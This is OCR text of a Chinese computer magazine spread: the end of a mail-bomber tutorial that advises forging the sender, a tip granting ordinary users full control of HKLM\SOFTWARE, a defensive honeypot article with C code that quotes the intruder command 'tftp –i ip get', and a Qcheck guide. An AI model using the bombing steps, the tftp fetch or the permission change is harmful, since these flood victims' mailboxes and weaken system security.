


图 1

怎么样？是不是做的还挺好看的？在左边的列表框填入要攻击的邮箱地址，然后我们再为每个邮箱设置发送次数，也就是重复发送的次数，接着是填写邮件的主题，这个随便写就可以了。发送人地址可以随便填写（你不会诚实到填上自己真实的邮箱地址吧！），但必须包括@符号，如图2。




图 2

接着怎么做，不用我说吧？直接点击“发送”按钮就可以了，简单吧！垃圾邮件就是这么做出来的。

（本文涉及到的工具请到www.ttian.net/download/show.php?id=948下载）


非管理员身份如何自由运行软件

阿代

使用Windows 2000/XP的用户都知道，如果我们以管理员的身份在系统上安装了某种软件，并在管理员帐号下运行它，可以肯定能够正常运行的，但切换到Users组中的一个帐号下运行那个软件，就会弹出一个提示框，提示相应的出错信息，大意是“不能创建子键”等等内容。由错误提示我们得知，这是由于当前用户对某个子键没有写权限造成的，但提示信息并没有说在哪个键之下不能创建子键，所以要解决这个问题，需要先找到程序运行时要在哪个键下进行写操作。

为了解决这个问题，大家还是先来了解一下软件与注册表的相关知识。对于一个标准的Windows程序来说，它应该把与所有用户相关的即与某台计算机相连的设置保存在注册表的HKEY_LOCAL_MACHINE\SOFTWARE键下，而普通用户针对此软件的个人设置（如一些用户自己设置的软件选项）保存在HKEY_CURRENT_USER\Software键下，但由于程序编写时的疏忽或有些程序员根本就对此搞不清，他们把程序设计成将所有的设置都保存到HKEY_LOCAL_MACHINE\SOFTWARE子键下，但由于在Windows 2000和Windows XP系统下普通用户对这个键只有读的权限，他们不能把设置写进去，所以就导致了软件不能运行或不能正常运行，但这种问题不会出现在Windows NT4.0下，这是因为默认情况下NT4.0的USERS组用户对此键有读和写的权限。

找到了问题的所在，办法就自然而然的出来了，针对这种程序，我们只要给予普通用户有HKEY_LOCAL_MACHINE\SOFTWARE的完全控制权限就行了。要实现它，请运行REGEDIT（Windows 2000下请用REGEDIT32），找到HKEY_LOCAL_MACHINE\SOFTWARE键，右击之，选择“权限”项，弹出如图所示的窗口，选中USERS项，给予它完全控制的权限。



上面的步骤完成后，重新启动计算机运行软件，没有出现刚才的错误提示，表明注册表这关已过了，问题就这样解决了。

TFTP陷阱

石勒

TFTP（Trivial FTP）是获得WEBSHELL后，向肉鸡上传文件的常用方法。多数入侵者会不经意地输入 **tftp –i ip get** 工具 工具来试探能否达到目的，这里的IP通常是属于入侵者自己的。

这样一来，实际上给了处在不利地位的管理员一个把柄。

怎么利用这个把柄呢？我的思路是这样的：编写一个能够记录命令行参数的程序，用它来冒充TFTP。当入侵者试图用TFTP上传文件的时候，他的IP地址就会不知不觉地被我们记录下来。

一、编程

下面请看那个假TFTP的代码，为方便说明我加了行号：

```
1: #include<windows.h>
2: #include<stdio.h>
3: int main(int argc,char *argv[])
4: { int len;
5: FILE *fp;
6: SYSTEMTIME lpTime;
7:   if(argc>=3) {
8:   len=strlen(argv[2]);
9:   if(len<=15){
10:     fp=fopen("ip.sav","a");
11:     GetLocalTime(&lpTime);
12:     fprintf(fp,"%d-%d-%d ",lpTime.wMonth, lpTime.wDay, lpTime.wYear);
13:     fprintf(fp,"%d:%d:%d [",lpTime.wHour, lpTime.wMinute, lpTime.wSecond);
14:     fputs(argv[2],fp);
15:     fputs("]\n",fp);
16:     fclose(fp);
17:   }
18: }
19:   printf("Error on server : Access violation\n");
20:   return 0;
21: }
```

代码很短，有几个地方我说明一下。行10是打开（创建）日志文件ip.sav，以便用它来存储ip地址。你最好将它改名并加上一个你认为入侵者不太容易发现的路径。行11-13是调用WIN32 API GetLocalTime获得当前日期和时间，并将其写入文件，这样就更像个日志了。行14是将入侵者输入的ip地址写入同一个文件。不过，将入侵者的输入写入本地硬盘是有一定危险性的，我们不能让他写入过多的内容！因为一个ip地址最多含15个字符，所以我们只接受第二个命令行参数的长度在15个字符以内的输入（行9）。行19是模仿真的TFTP的输出来欺骗入侵者，他也许会以为是你的防火墙妨碍了他的行动。这里，也可以改为你认为更具有迷惑性的输出。

二、讨论

程序编完了，下面切换到WIN98(DOS)，将原来的tftp.exe改名或干脆删除，然后把编译好的“TFTP”复制到系统目录下就行了。如果有人曾经试图用“TFTP”向你的服务器上传文件，打开ip.sav你就会看到类似这样的内容：

```
1-16-2005 21:41:18 [192.168.12.11]
1-16-2005 21:41:35 [192.168.12.12]
1-16-2005 21:45:49 [192.168.12.13]
```

这种冒充行为只不过是个小把戏，并不能保证你的服务器的安全。但它也有个好处：如果你的服务器最终不幸被攻陷，入侵者在删改日志的时候，应该不会想到去删除那个ip.sav的。这多少给你留了一点儿希望，不是吗？

了解你的网络状况
——网络测试之Qcheck篇

孤侠


作为网络维护人员，除了需要了解网络的拓扑结构以外，更要时刻关心网络的"健康状况"，比如网络的连通率、吞吐能力、负载水平等等。这样才能根据网络的实际情况进行相应的调整、配置和管理，使网络运行在最佳的状态之上。而要了解网络的"身体状况"，当然少不了各种网络测试工具。今天先给大家介绍的是Qcheck。

Qcheck 小档案
软件版本：V1.3
软件大小：5598KB
软件性质：免费软件
适用平台：Win9x/Me/NT/2000/XP
下载地址：http://216.48.12.100/download/qcinst13.exe

Qcheck是NetIQ公司推出的网络应用与硬件测试软件包Chariot suite的一个组件，被称为"Ping"命令的扩展版本。它的主要功能是通过TCP、UDP、IPX、SPX等协议向网络发送数据流来测试网络的吞吐率、回应时间等，使用前需要先安装NetIQ公司的Endpoint软件。Endpoint V3.2下载地址：

http://download.netiq.com/products/pe/endpoints/gsendw32.exe

安装Endpoint，并将测试电脑的NetIQ Endpoint功能启用，以Windows2000为例：依次打开"控制面板"→"管理工具"→"计算机管理"→"服务和应用程序"→"服务"→"NetIQ Endpoint"启动NetIQ Endpoint服务，如图1。




然后安装并启动Qcheck，大家可以发现程序界面很像一个网络测试仪，如图2。

一、设置

1.选择端点

单击"From Endpoint 1"的下拉箭头选择"localhost"作为第一个测试点，然后在"To Endpoint 2"框中输入所要测试的主机IP地址或域名，这样就可检测这两个



端点之间的网络性能。

2.选择协议

在"Protocol"区域中共有四种网络协议类型，分别是：TCP（传输控制协议）、UDP（用户数据报协议）、SPX（顺序包交换协议）和IPX（互联网信息包交换协议），我们可以单击协议名称后面的绿色按钮进行选择。

3.参数设置

在"Options"区域中共有四个设置参数，分别是：

(1) Response Time（响应时间）：测试两个端点之间传输指定大小数据包所用的时间；可以在"Iterations"和"Data Size"框中分别输入重复次数和数据量的大小（单位为bytes）。


(2) Throughput（吞吐能力）：这项测试可以测量出两个节点间使用TCP协议时，每秒钟成功送出的数据量，从而得知网络的带宽状况。单击"Throughput"按钮可在"Data Size"框中输入数据包的大小。

(3) Streaming (UDP or IPX)：测试UDP或者IPX数据流的丢包率以及数据传输量；单击"Streaming (UDP or IPX)"按钮，在"Data Rate"框中输入数据包大小并选择单位（Kbps或Mbps），在Duration框中输入测试的持续时间，单位为秒。

